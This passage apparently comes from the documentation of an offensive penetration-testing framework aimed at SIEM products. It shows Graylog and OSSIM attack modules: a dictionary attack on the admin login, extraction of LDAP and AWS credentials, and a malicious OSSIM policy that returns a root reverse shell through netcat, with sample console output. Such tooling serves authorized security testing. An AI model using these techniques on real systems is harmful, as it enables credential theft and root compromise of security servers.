```

4th Attack: Obtain Credentials for LDAP and AWS from REST API


This attack module obtains information on configuration and credentials for LDAP and AWS in plain text from Graylog REST API. To use this module Graylog admin credentials are needed.



```
[*] ========================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================== [*]
        [1] Dictionary Attack on Graylog Web Interface User Admin
        [2] Test for AMI/OVA Default Credentials
        [3] Test connection to MongoDB and Obtain Credentials for LDAP and AWS
        [4] Obtain Configuration and Credentials for LDAP and AWS from REST API (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ========================================================================================== [*]
[!] Enter your selection: 4
[!] Enter Graylog Admin Password:
[*] ========================================================================================== [*]
[!] Graylog LDAP Settings and Credentials
[*] ========================================================================================== [*]
[!]  "enabled" : true,
[!]  "system_username" : "uid=pruebaldap,ou=system",
[!]  "system_password" : "pruebaldap",
[!]  "ldap_uri" : "ldap://localhost:389",
[!]  "use_start_tls" : false,
[!]  "trust_all_certificates" : false,
[!]  "active_directory" : false,
[!]  "search_base" : "cn=users,dc=example,dc=com",
[!]  "search_pattern" : "(&(objectClass=inetOrgPerson)(uid={0}))",
[!]  "display_name_attribute" : "cn",
[!]  "default_group" : "Reader",
[!]  "group_mapping" : { },
[!]  "group_search_base" : "",
[!]  "group_id_attribute" : "",
[!]  "additional_default_groups" : [ ],
[!]  "group_search_pattern" : ""
[!]
[*] ========================================================================================== [*]
[!] Graylog AWS Settings and Credentials
[*] ========================================================================================== [*]
[!]  "lookups_enabled" : false,
[!]  "lookup_regions" : "us-east-1,us-west-1,us-west-2,eu-west-1,eu-central-1",
[!]  "access_key" : "AKIAIOSFODNN7EXAMPLE",
[!]  "secret_key" : "wJalrXUtnFEMI/K7MDENG/bPxRfiCYEXAMPLEKEY",
[!]  "proxy_enabled" : false
[!]
[*] ========================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

OSSIM Attack Modules


By entering “y” and selecting the launch of OSSIM attack modules, the tool shows all the possible attacks to be performed against this SIEM. For the first attack no credentials are required, but for the subsequent ones OSSIM admin credentials are needed.



```
[*] ========================================================================================== [*]
[!] Select from the menu:
[*] ========================================================================================== [*]
        [1] Scan and Detect SIEM
        [2] Find SIEMs on the network
        [3] Update SIEMs Framework
        [4] Update Supporting Components
        [0] Exit SIEMs Framework
[*] ========================================================================================== [*]
[!] Enter your selection: 1
[!] Enter IP address of the SIEM: 192.168.137.8
[!] IP Address: 192.168.137.8
[!] Hostname:
[!] State: up
[*] ========================================================================================== [*]
[!] Port: 443 State: open
[*] ========================================================================================== [*]
[!] The SIEM detected is: OSSIM
[*] ========================================================================================== [*]
[!] Do you want to launch the OSSIM attack module (Y/N): y
[*] ========================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================== [*]
        [1] Dictionary Attack on OSSIM Web Interface User Admin
        [2] Obtain OSSIM Server Configuration Information (Admin Credentials Needed)
        [3] Upload OSSIM Malicious Policy and Action to Obtain Reverse Shell (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ========================================================================================== [*]
[!] Enter your selection:
```

1st Attack: Dictionary Attack on OSSIM Web Interface


This attack module contains a specific dictionary for OSSIM named *dict.txt*, which is made up of the 100 most used password over 2018 and various permutations of the SIEM trade name and its admin user, in uppercase and lowercase letters, and replacing vowels with numbers. In case you wish to use any other list different from the one mentioned above, */ossim/dict.txt* can be replaced with any other word list, provided that the file name is kept.



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on OSSIM Web Interface User Admin
        [2] Obtain OSSIM Server Configuration Information (Admin Credentials Needed)
        [3] Upload OSSIM Malicious Policy and Action to Obtain Reverse Shell (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 1
[*] ============================================================================================================== [*]
[!] Dictionary Attack Successful!
[*] ============================================================================================================== [*]
[!] Username: admin
[!] Password: ossim123
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

2nd Attack: Obtain OSSIM Configuration Information


This attack module allows to obtain configuration information from OSSIM server. To use it, OSSIM admin credentials are needed, and they can be obtained for instance through a dictionary attack (1st attack). The result of the module is the relevant configuration information of the current installation: defined users, login parameters including LDAP configurations and password policies.



```
[*] ========================================================================================================== [*]
[!] Select attack from the menu:
[*] ========================================================================================================== [*]
        [1] Dictionary Attack on OSSIM Web Interface User Admin
        [2] Obtain OSSIM Server Configuration Information (Admin Credentials Needed)
        [3] Upload OSSIM Malicious Policy and Action to Obtain Reverse Shell (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ========================================================================================================== [*]
[!] Enter your selection: 2
[!] Enter OSSIM Admin Password:
[*] ========================================================================================================== [*]
[!] OSSIM Users, Emails and Company
[*] ========================================================================================================== [*]
        [!] admin
        [!] [redacted]
        [!] ElevenPaths
[*] ========================================================================================================== [*]
[!] OSSIM Login Methods and Parameters
[*] ========================================================================================================== [*]
        [!] Setup main login methods/options: Default Value
        [!] Remote login key: '???'
        [!] Enable LDAP for login: Default Value
        [!] LDAP server address: '127.0.0.1'
        [!] LDAP server port: Default Value
        [!] LDAP server SSL: Default Value
        [!] LDAP server TLS: Default Value
        [!] LDAP server baseDN: 'basedn'
        [!] LDAP server filter for LDAP users: 'user**'
        [!] LDAP Username: 'ossimuserldap'
        [!] LDAP password for Username: '??????????'
        [!] Require a valid ossim user for login?: Default Value
[*] ========================================================================================================== [*]
[!] OSSIM Password Policies
[*] ========================================================================================================== [*]
        [!] Setup login password policy options: Default Value
        [!] Minimum password length: '8'
        [!] Maximum password length: '40'
        [!] Password history: '3'
        [!] Complexity: Default Value
        [!] Minimum password lifetime in minutes: '0'
        [!] Maximum password lifetime in days: '50'
        [!] Failed logon attempts: '5'
        [!] Account lockout duration: '5'
[*] ========================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```


3rd Attack: Configure Malicious Policy and Action to Obtain Reserve Shell on OSSIM

This attack module allows to obtain a reverse shell from OSSIM server to the attacker's system. To use it, OSSIM admin credentials are needed, and they can be obtained for instance through a dictionary attack (1st attack). The module develops a malicious action that will be connected via netcat to the attacker's system. Then, it triggers a new policy that uses such action to warn in case any security event occurs, and this event is triggered through an unsuccessful SSH login attempt to OSSIM server. Consequently, a reverse shell is obtained from the OSSIM server to the attacker's system in port 12345 with root privileges.



```
[*] ============================================================================================================== [*]
[!] Select attack from the menu:
[*] ============================================================================================================== [*]
        [1] Dictionary Attack on OSSIM Web Interface User Admin
        [2] Obtain OSSIM Server Configuration Information (Admin Credentials Needed)
        [3] Upload OSSIM Malicious Policy and Action to Obtain Reverse Shell (Admin Credentials Needed)
        [0] Return to Main Menu
[*] ============================================================================================================== [*]
[!] Enter your selection: 3
[!] Enter OSSIM Admin Password:
[!] Enter your local IP address: 192.168.137.3
[*] ============================================================================================================== [*]
[!] Start a listener in port 12345, for example nc -lvp 12345
[*] ============================================================================================================== [*]
[!] OSSIM Reverse Shell Action Created with ID 757768B6D918086EC07DF6EAB3E33CC8
[!] OSSIM Policies CTX Obtained 8B0B4608880611E98D642306B26B02CA
[!] OSSIM New Policy Created
[!] Policies Reloaded and Applied
[*] ============================================================================================================== [*]
[!] SSH Failed Login Event Generated
[!] Reverse Shell Ready
[*] ============================================================================================================== [*]
[!] Do you want to return to the attack menu (Y/N):
```

Result on attacker’s system:



```
st0rm@s3cr3t:~/Desktop/siemsframework$ nc -lvp 12345
listening on [any] 12345 ...
192.168.137.8: inverse host lookup failed: Unknown host
connect to [192.168.137.3] from (UNKNOWN) [192.168.137.8] 48542
whoami
root
```

[*] == [*]